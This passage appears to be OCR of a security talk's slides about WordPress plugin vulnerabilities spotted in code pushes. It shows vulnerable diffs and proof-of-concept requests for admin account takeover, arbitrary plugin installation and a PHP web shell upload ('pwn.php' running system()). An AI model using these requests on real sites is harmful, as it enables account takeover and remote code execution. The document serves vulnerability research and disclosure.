   36            $user_id = isset( $_POST['mopppm_userid'] ) ? sanitize_text_field( wp_unslash( $_POST['mopppm_userid'] ) ) : '';
   37            $currentuser = get_user_by( 'id', $user_id );
   38            do_action( 'miniorange_post_authenticate_user_login', $currentuser, '', null );
   39            wp_set_current_user( $user_id, $currentuser->user_login );
   40            delete_expired_transients( true );
   41            wp_set_auth_cookie( $user_id, true );
   42            wp_safe_redirect( home_url());
   43            exit;
22 44        }
23 45        /**
```

Unauth hook

Subscriber accessible

password-policy-manager/trunk/handler/class-moppmfeedbackhandler.php

Tabular | Unified

r2880229r3265451

```
15 15     */
16 16    class MOPPMFeedbackHandler {
   17
17 18        /**
18 19         * Construct function.
... ...
20 21        public function __construct() {
21 22            add_action( 'admin_init', array( $this, 'moppm_feedback_actions' ) );
   23            add_action( 'init', array( $this, 'moppm_pass2login_redirect' ) );
   24        }
   25
   26        /**
   27         * Logs in the users.
   28         *
   29         * @return void
   30         */
   31        public function moppm_pass2login_redirect(){
   32            $nonce = isset( $_POST['moppm_login_nonce'] ) ? sanitize_text_field( wp_unslash( $_POST['moppm_login_nonce'] ) ) :
null;
   33            if ( ! wp_verify_nonce( $nonce, 'moppm-login-nonce' ) ) {
   34                return;
   35            }
   36            $user_id = isset( $_POST['mopppm_userid'] ) ? sanitize_text_field( wp_unslash( $_POST['mopppm_userid'] ) ) : '';
   37            $currentuser = get_user_by( 'id', $user_id );
   38            do_action( 'miniorange_post_authenticate_user_login', $currentuser, '', null );
   39            wp_set_current_user( $user_id, $currentuser->user_login );
   40            delete_expired_transients( true );
   41            wp_set_auth_cookie( $user_id, true );
   42            wp_safe_redirect( home_url());
   43            exit;
22 44        }
23 45        /**
```

Takes the ID from user and logs in

Account Takeover

Request

Pretty Raw Hex

```
1 GET /?moppm_login_nonce=NONCE_FROM_SUBSCRIBER&
  mopppm_userid=1 HTTP/1.1
2 Host: localhost:8000
3 Cookie: sub=xxx;
4 Connection: keep-alive
5
6
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 04 Sep 2025 10:21:28 GMT
3 Server: Apache/2.4.57 (Debian)
4 X-Powered-By: PHP/8.2.17
5 Set-Cookie:
  wordpress_70490311fe7c84acda8886406a6d884b=
  wordpress%7C1757154092%7CASBYKfaZ20iQOtgrbuw0ozqv5y
  SXhhyJSRD6hrVgu8N%7Ce0cfbadd6a823d0f4b6dd7b0a7e2632
  955be8fa57d4d640702dbd17798ded5b7;
  path=/wp-content/plugins; HttpOnly
6 Set-Cookie:
  wordpress_70490311fe7c84acda8886406a6d884b=
  wordpress%7C1757154092%7CASBYKfaZ20iQOtgrbuw0ozqv5y
  SXhhyJSRD6hrVgu8N%7Ce0cfbadd6a823d0f4b6dd7b0a7e2632
  955be8fa57d4d640702dbd17798ded5b7; path=/wp-admin;
  HttpOnly
7 Set-Cookie:
  wordpress_logged_in_70490311fe7c84acda8886406a6d884
  b=
  wordpress%7C1757154092%7CASBYKfaZ20iQOtgrbuw0ozqv5y
  SXhhyJSRD6hrVgu8N%7Cd71e45af265030627191b80101574cb
  caeb51e7126c753cbd76ca1d26ad225c2; path=/; HttpOnly
8 Expires: Wed, 11 Jan 1984 05:00:00 GMT
9 Cache-Control: no-cache, must-revalidate,
  max-age=0, no-store, private
10 Link: <http://localhost:8000/wp-json/>;
  rel="https://api.w.org/"
11 Vary: Accept-Encoding
12 Keep-Alive: timeout=5, max=100
13 Connection: Keep-Alive
```

#2 PHP Object Injection

PHP Object Injection




PHP Object Injection

```
86
87
88          // public static function data_sanitize($data) {
89          //  if (is_string($data)) {
90          //      // Sanitize string: remove tags, slashes, and unsafe characters
91          //      $data = sanitize_text_field(stripslashes(strip_tags($data)));
92          //  }
93          //  elseif (is_array($data)) {
94          //      // Recursively sanitize each value
95          //      foreach ($data as $key => $value) {
96          //          $data[$key] = self::data_sanitize($value);
97          //      }
98          //  }
99          //  elseif (is_object($data)) {
100         //      // If object — convert to array and sanitize
101         //      $data = (array) $data;
102         //      $data = self::data_sanitize($data);
103         //  }
104         //  // Other types (int, float, bool) — leave as is
105         //  return $data;
106         // }
107
108
```

CVE-2025-32145: Patch changelog

PHP Object Injection

Once upon a time...



Code Push: July 10, 2025 08:12 AM

Slack Alert: July 10, 2025 08:45 AM

PHP Object Injection

Commented part got removed:

```
91  -  // public static function data_sanitize($data) {
92  -  //  $data = maybe_unserialize($data);
93  -  //  if (is_string($data)) {
94  -  //      $data = maybe_unserialize($data);
95  -  //      if (is_array($data)) {
96  -  //          $data = self::data_sanitize($data);
97  -  //      }
98  -  //      else {
99  -  //          $data = sanitize_text_field(stripslashes(strip_tags($data)));
100 -  //      }
101 -  //  }
102 -  //     elseif (is_array($data)) {
103 -  //      foreach ($data as &$value) {
104 -  //          if (is_array($value)) {
105 -  //              $value = self::data_sanitize($value);
106 -  //          }
107 -  //          else {
108 -  //              $value = sanitize_text_field(stripslashes(strip_tags($value)));
109 -  //          }
110 -  //      }
111 -  //  }
112 -  //  return $data;
113 -  // }
```

PHP Object Injection


```
133          public static function data_sanitize($data) {
134              if (is_string($data)) {
102          public static function get_submit_info( $key, $default = '' ) {
103              return self::data_sanitize( $_POST[ $key ] ?? $default );
104          }
105
106          public static function get_submit_info_get_method( $key, $default = '' ) {
107              return self::data_sanitize( $_GET[ $key ] ?? $default );
108          }
109
110          public static function data_sanitize( $data ) {
111              if ( is_serialized( $data ) ) {
112                  $data = unserialize( $data );
113                  $data = self::data_sanitize( $data );
114              } elseif ( is_string( $data ) ) {
135 115                 // Sanitize string: remove tags, slashes, and unsafe characters
136                  $data = sanitize_text_field(stripslashes(strip_tags($data)));
137              }
138              elseif (is_array($data)) {
116                  $data = sanitize_text_field( stripslashes( strip_tags( $data ) ) );
117              } elseif ( is_array( $data ) ) {
139 118                 // Recursively sanitize each value
140                  foreach ($data as $key => $value) {
141                      $data[$key] = self::data_sanitize($value);
142                  }
143              }
```

Re-introduced

PHP Object Injection

#3 Arbitrary File Upload

Arbitrary File Upload



Code Push: March 21, 2025 04:27 AM

Slack Alert: April 03, 2025 01:46 PM

Arbitrary File Upload

wpvr/trunk/admin/classes/class-wpvr-ajax.php

Tabular | Unified

r3251988r3259506

```
351 351     wp_send_json($response);
352 352   }
353       //===Nonce check===//
354       WPVR_Import::prepare_tour_import_feature();
    353
    354   $file_name = '';
    355
    356     if ( isset( $_FILES['wpvr_import_file'] ) && ! empty( $_FILES['wpvr_import_file']['tmp_name'] ) ) {
    357         $file = $_FILES['wpvr_import_file'];
    358
    359         // Get WordPress uploads directory
    360         $upload_dir = wp_upload_dir();
    361         $temp_folder = $upload_dir['basedir'] . '/wpvr_imported_temp';
    362
    363         // Create temp folder if it doesn't exist
    364         if ( ! file_exists( $temp_folder ) ) {
    365             wp_mkdir_p( $temp_folder );
    366         }
    367
    368         $file_name = basename( $file['name'] );
    369
    370         // Define target file path inside temp folder
    371         $target_file = $temp_folder . '/' . basename( $file['name'] );
    372
    373         move_uploaded_file( $file['tmp_name'], $target_file );
    374
    375     } else {
    376         wp_send_json_error( array( 'message' => 'No file selected.' ) );
    377     }
    378
    379   //===Nonce check===//
    380   WPVR_Import::prepare_tour_import_feature($file_name);
355 381 }
```

Arbitrary File Upload

```
333  public function wpvr_file_import()
334  {
335    //===Current user capabilities check===//
336    if (!current_user_can('edit_posts')) {
337      $response = array(
338        'success'    => false,
339        'data'   => 'Permission denied.'
340      );
341      wp_send_json($response);
342    }
343    //===Current user capabilities check===//
344    //===Nonce check===//
345    $nonce   = sanitize_text_field($_POST['nonce']);
346    if (!wp_verify_nonce($nonce, 'wpvr')) {
347      $response = array(
348        'success'    => false,
349        'data'   => 'Permission denied.'
350      );
351      wp_send_json($response);
352    }
353
354    $file_name = '';
355
356      if ( isset( $_FILES['wpvr_import_file'] ) && ! empty( $_FILES['wpvr_import_file']['tmp_name'] ) ) {
357          $file = $_FILES['wpvr_import_file'];
```

‘edit_posts’ permission = contributor user

Arbitrary File Upload

```
333  public function wpvr_file_import()
334  {
335    //===Current user capabilities check===//
336    if (!current_user_can('edit_posts')) {
337      $response = array(
338        'success'    => false,
339        'data'   => 'Permission denied.'
340      );
341      wp_send_json($response);
342    }
343    //===Current user capabilities check===//
344    //===Nonce check===//
345    $nonce   = sanitize_text_field($_POST['nonce']);
346    if (!wp_verify_nonce($nonce, 'wpvr')) {
347      $response = array(
348        'success'    => false,
349        'data'   => 'Permission denied.'
350      );
351      wp_send_json($response);
352    }
353
354    $file_name = '';
355
356    if ( isset( $_FILES['wpvr_import_file'] ) && ! empty( $_FILES['wpvr_import_file']['tmp_name'] ) ) {
357        $file = $_FILES['wpvr_import_file'];
```

'edit_posts' permission = contributor user

added code

Arbitrary File Upload


Request

Pretty | Raw | Hex

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: localhost
Cookie: con=xxx;
Connection: keep-alive
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryYPaCYaoVekUOkxMu
Content-Length: 444

------WebKitFormBoundaryYPaCYaoVekUOkxMu
Content-Disposition: form-data; name="nonce"

nonce_from_js
------WebKitFormBoundaryYPaCYaoVekUOkxMu
Content-Disposition: form-data; name="action"

wpvr_file_import
------WebKitFormBoundaryYPaCYaoVekUOkxMu
Content-Disposition: form-data; name="
wpvr_import_file"; filename="pwn.php"
Content-Type: text/plain

<?php echo system($_GET["pwn"]); ?>
------WebKitFormBoundaryYPaCYaoVekUOkxMu--
```

#4 Arbitrary Plugin Installation

Arbitrary Plugin Installation



Code Push: Jan 10, 2025 09:22 AM

Slack Alert: Jan 10, 2025 09:45 AM

Arbitrary Plugin Installation

```
27  add_action('wp_ajax_install_requirements', [$this, 'install_requirements']);
```

```
500 public function install_requirements()
501 {
502     include_once ABSPATH . 'wp-admin/includes/plugin.php';
503     include_once ABSPATH . 'wp-admin/includes/file.php';
504     include_once ABSPATH . 'wp-admin/includes/misc.php';
505     include_once ABSPATH . 'wp-admin/includes/class-wp-upgrader.php';
506
507     $plugin = $_POST['plugin'];
508     $plugin_file = WP_PLUGIN_DIR . '/' . $plugin;
509     $plugin_slug = dirname($plugin);
510
511     if (file_exists($plugin_file)) {
512         // Activate the plugin if already installed but inactive
513         ob_start();
514         activate_plugin($plugin);
515         ob_clean();
516         ob_end_clean();
517         wp_send_json_success("Install and Activate Successfully");
518     } else {
519         ob_start();
520         $plugin_download_url = "https://downloads.wordpress.org/plugin/{$plugin_slug}.latest-stable.zip"; // Adjust URL structure
521         $upgrader = new \Plugin_Upgrader();
522         $result = $upgrader->install($plugin_download_url);
523
524         if (is_wp_error($result)) {
525             wp_send_json_error();
526         }
527         $activate_result = activate_plugin($plugin);
528         if (is_wp_error($activate_result)) {
529             wp_send_json_error('Plugin installed but failed to activate: ' . $activate_result->get_error_message());
530         }
531
532         wp_send_json_success('Plugin installed and activated successfully.');
533     }
```

subscriber+ user can access

Arbitrary Plugin Installation

Request

Pretty Raw Hex

```
1  POST /wp-admin/admin-ajax.php HTTP/1.1
2  Host: localhost:8000
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101
   Firefox/143.0
4  Accept: text/html, */*; q=0.01
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://localhost:8000/wp-admin/
8  X-Requested-With: XMLHttpRequest
9  Connection: keep-alive
10 Cookie: sub=cookiess;
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 37
13
14 action=install_requirements&plugin=xx
```

Arbitrary Plugin Installation

But what's the problem with that?

Arbitrary Plugin Installation

- A lot of abandoned plugins
- A lot of plugins closed for security reasons
- Not accessible from wordpress.org but exists in the SVN repo

#5 Unauth Account Takeover

Unauth Account Takeover

Code Push: April 22, 2025 08:51 AM

Slack Alert: April 22, 2025 09:00 AM

Unauth Account Takeover

```
209             if (is_user_logged_in()) {
210                 $current_user = wp_get_current_user();
211                 $user_id = $current_user->ID;
212                 wp_set_current_user($user_id);
213                 wp_set_auth_cookie($user_id);
214             } elseif (!empty($user_id)) {
215                 // Set session for already created/registered user
216                 wp_set_current_user($user_id);
217                 wp_set_auth_cookie($user_id);
218             }
219
220             WC()->cart->calculate_totals();
```

Unauth Account Takeover


```
209             if (is_user_logged_in()) {
210                 $current_user = wp_get_current_user();
211                 $user_id = $current_user->ID;
212                 wp_set_current_user($user_id);
213                 wp_set_auth_cookie($user_id);
214             } elseif (!empty($user_id)) {
215                 // Set session for already created/registered user
216                 wp_set_current_user($user_id);
217                 wp_set_auth_cookie($user_id);
218             }
219
220             WC()->cart->calculate_totals();
```

Unauth Account Takeover

```
209             if (is_user_logged_in()) {
210                 $current_user = wp_get_current_user();
211                 $user_id = $current_user->ID;
212                 wp_set_current_user($user_id);
213                 wp_set_auth_cookie($user_id);
214             } elseif (!empty($user_id)) {
215                 // Set session for already created/registered user
216                 wp_set_current_user($user_id);
217                 wp_set_auth_cookie($user_id);
218             }
219
220             WC()->cart->calculate_totals();
```

Hunting down the $user_id

Unauth Account Takeover




Full article:

patchstack.com/articles/unpatched-account-takeover-in-payu-commercepro/

Epic Fails

Patches and Patches!

Exciting?



Patches and Patches!


Patches and Patches!

Not only new vulns, but we saw a lot of patches in the changelog too!

```
                10  if (!defined('ABSPATH')) {
                11      exit; // Exit if accessed directly
                12  }
 8              13  ?>
 9              14  <div class="widget_acf_wrap" id="<?php echo esc_attr($data_section_wrap) ?>">
10                  
11              15      <!-- begin init extra fields -->
12              16      <?php
13              17      if (isset($extras) && is_array($extras)) {
14              18          foreach ($extras as $extra) {
15                              $field_type = $extra['type'];
16                              $field_name = $extra['name'];
17                              $field_title = $extra['title'];
                19              $field_type = isset($extra['type']) ? sanitize_text_field(wp_unslash($extra['type'])) : 'text';
                20              $field_name = isset($extra['name']) ? sanitize_text_field(wp_unslash($extra['name'])) : '';
                21              $field_title = isset($extra['title']) ? sanitize_text_field(wp_unslash($extra['title'])) : '';
18              22              $field_output_id = $this->widget->get_field_id($field_name);
19              23              $field_output_name = $this->widget->get_field_name('extra') . '[' . $field_name . ']';
...             ...             
35              39              $allow_clear = array_key_exists('allow_clear', $extra) && isset($extra['allow_clear']) ? $extra['allow_clear'] : '0';
36              40              $multiple = array_key_exists('multiple', $extra) && isset($extra['multiple']) ? true : false;
37                  
38                              include($plugin_path.'/templates/'.$field_type.'.php');
```

Found-and-patched

Checking this after a week of backlog



Found-and-patched

Vulnerable to CSRF [truncate logs]:

smtp2go/trunk/app/WordpressPluginAdmin.php

Tabular | Unified

r3200397r3291489

```
61  61      $this->version     = $version;
62  62      $this->checkForConflictingPlugins();
    63
    64      if (!empty($_GET['download']) && $_GET['download'] === 'csv') {
    65          $this->downloadLogs();
    66      }
    67
    68      if (!empty($_GET['truncate_logs'])) {
    69          $this->truncateLogs();
    70      }
    71  }
    72
```

Found-and-patched

Checking the latest changelog:

